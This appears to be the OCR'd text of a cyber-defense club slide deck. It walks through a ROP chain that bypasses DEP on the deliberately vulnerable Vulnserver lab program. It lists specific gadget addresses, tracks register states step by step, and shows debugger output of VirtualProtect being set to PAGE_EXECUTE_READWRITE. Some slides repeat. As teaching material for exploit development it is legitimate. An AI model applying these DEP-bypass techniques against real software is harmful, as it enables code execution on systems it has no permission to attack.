- Currently, EDX = lpAddress placeholder address. We want EDX to contain the address of the dwSize placeholder instead (we eventually want to create a pointer):

- lpAddress (current EDX value)
- dwSize (what we want EDX to contain)

- ROP gadget to increase EDX four bytes (repeat four times):

```
0x77f226d5: inc edx ; ret  ;  ntdll.dll
```

At this point….

EAX = dwSize value
ECX = return placeholder memory address
EDX = dwSize placeholder memory address

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

ROP - dwSize & flNewProtect (cont'd)

- Just as with return and lpAddress- create a pointer from the dwSize parameter placeholder address (stored in EDX), to the intended dwSize value (stored in EAX):

```
0x77e942cb: mov dword [edx], eax ; pop esi ; pop ebp ; retn 0x000C ;  kernel32.dll
```

At this point….

EAX = dwSize value
ECX = return placeholder memory address
EDX = dwSize placeholder memory address

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

ROP - dwSize & flNewProtect (cont'd)

- Repeat the same process with flNewProtect:

```
0x41ad61cc: xor eax, eax ; ret ; WS2_32.dll
```

- No useful gadgets for directly adding 0x40. Keep repeating until 0x40 is reached:

```
0x77bd6b18: add eax, 0x02 ; ret  ;  RPCRT4.dll
```

At this point….

EAX = flNewProtect value
ECX = return placeholder memory address
EDX = dwSize placeholder memory address

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

ROP - dwSize & flNewProtect (cont'd)

- EDX = dwSize placeholder. We want EDX to contain the address of the flNewProtect junk parameter placeholder (so we can make a pointer to legit parameter):

- dwSize (current EDX value)
- flNewProtect (what we want EDX to contain)

- ROP gadgets to increase EDX four bytes (repeat four times) and create a pointer :

```
0x77f226d5: inc edx ; ret  ;  ntdll.dll
```

```
0x77e942cb: mov dword [edx], eax ; pop esi ; pop ebp ; retn 0x000C ;  kernel32.dll
```

At this point….

EAX = flNewProtect value
ECX = return placeholder memory address
EDX = flNewProtect placeholder memory address

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

ROP - dwSize & flNewProtect (cont'd)

- EDX = dwSize placeholder. We want EDX to contain the address of the flNewProtect junk parameter placeholder (so we can make a pointer to legit parameter):

- dwSize (current EDX value)
- flNewProtect (what we want EDX to contain)

- ROP gadgets to increase EDX four bytes (repeat four times) and create a pointer :

```
0x77f226d5: inc edx ; ret  ;  ntdll.dll
```

```
0x77e942cb: mov dword [edx], eax ; pop esi ; pop ebp ; retn 0x000C ;  kernel32.dll
```

At this point….

EAX = flNewProtect value
ECX = return placeholder memory address
EDX = flNewProtect placeholder memory address

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Last Stage (Jumping back to VirtualProtect())

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

ROP - Jumping back to VirtualProtect

- Currently, ECX still contains the return parameter memory address, as shown below:


At this point….

EAX = flNewProtect value
ECX = return placeholder memory address
EDX = flNewProtect placeholder memory address

SOUTHEAST MISSOURI CYBER DEFENSE CLUB

ROP - Jumping back to VirtualProtect

- Now shown, is where the call to VirtualProtect() happens
- The goal now is to use ROP to get this address into ESP and kick the function call off



- As you can see, the return parameter is 1 address space ahead of the call to VirtualProtect()

At this point….

EAX = flNewProtect value
ECX = return placeholder memory address
EDX = flNewProtect placeholder memory address

SOUTHEAST MISSOURI CYBER DEFENSE CLUB

ROP - Jumping back to VirtualProtect

- Decrementing ECX 4 bytes will make ECX = VirtualProtect()
- No useful gadgets for decrementing ECX directly.
- Instead, move ECX into EAX. Now EAX = ECX.
- Then, exchange EAX with the ESP register- and kick off the function call with a return:


```
0x77e4a5e6: mov eax, ecx ; ret  ; kernel32.dll
0x41ac863b: dec eax ; dec eax ; ret  ;  WS2_32.dll
0x77d6fa6a: xchg eax, esp ; ret  ;  ntdll.dll
```

At this point….

EAX = old ESP (from exchange EAX, ESP instruction)
ECX = VirtualProtect() memory address
EDX = flNewProtect placeholder memory address
ESP = VirtualProtect() memory address

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Debugger View – Final Function Call



- Return to shellcode
- lpAddress
- dwSize
- flNewProtect
- lpflOldProtect

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Debugger View – Final Function Call

```
018EFAE4 Σ·Ä0 ┌CALL to VirtualProtect
018EFAE4 Σ·Ä0 │Address = 018EFAE4
00000300 .♥..  │Size = 300 (768.)
00000040 @...  │NewProtect = PAGE_EXECUTE_READWRITE
62506060 ''Pb  └pOldProtect = essfunc.62506060
```

- Return to shellcode
- lpAddress
- dwSize
- flNewProtect
- lpflOldProtect

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB


Debugger View – Final Function Call

```
018EFAE4 Σ·Ä0 ┌CALL to VirtualProtect
018EFAE4 Σ·Ä0 │Address = 018EFAE4
00000300 .♥.. │Size = 300 (768.)
00000040 @... │NewProtect = PAGE_EXECUTE_READWRITE
62506060 ``Pb └pOldProtect = essfunc.62506060
```

- Return to shellcode
- lpAddress
- dwSize
- flNewProtect
- lpflOldProtect

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB


Debugger View – Final Function Call



- Return to shellcode
- lpAddress
- dwSize
- flNewProtect
- lpflOldProtect

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Debugger View – Final Function Call




- Return to shellcode
- lpAddress
- dwSize
- flNewProtect
- lpflOldProtect

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Demo :-)

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB


C:\Users\ANON\Desktop\vulnserver-master\vulnserver-master\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00
This is vulnerable software!
Do not allow access from untrusted systems or networks!
Waiting for client connections...
How to determine that hardware
support.microsoft.com/en-us/help/912923/how-to-determine-that-hardwar...
DataExecutionPrevention_SupportPolicy property value
Policy Level
Description
2
OptIn (default configuration)
Only Windows system components and services have DEP applied
3
OptOut
DEP is enabled for all processes. Administrators can manually create a list of specific applications which do not have DEP applied
1
AlwaysOn
DEP is enabled for all processes
0
AlwaysOff
DEP is not enabled for any processes
Select Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\Users\ANON> wmic OS Get DataExecutionPrevention_SupportPolicy
DataExecutionPrevention_SupportPolicy
1
PS C:\Users\ANON>
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\ANON>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::583a:2507:c4e2:795d%11
IPv4 Address. . . . . : 172.16.55.148
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.55.2
Tunnel adapter isatap.localdomain:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain
C:\Users\ANON>

Resources

- Corelan Exploit Development
- Microsoft Docs (MSDN)
- rp++ tool written by 0vercl0k
- Vulnserver written by Steven Bradshaw

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB

Thank you! w00tw00t!

SOUTHEAST MISSOURI
CYBER DEFENSE CLUB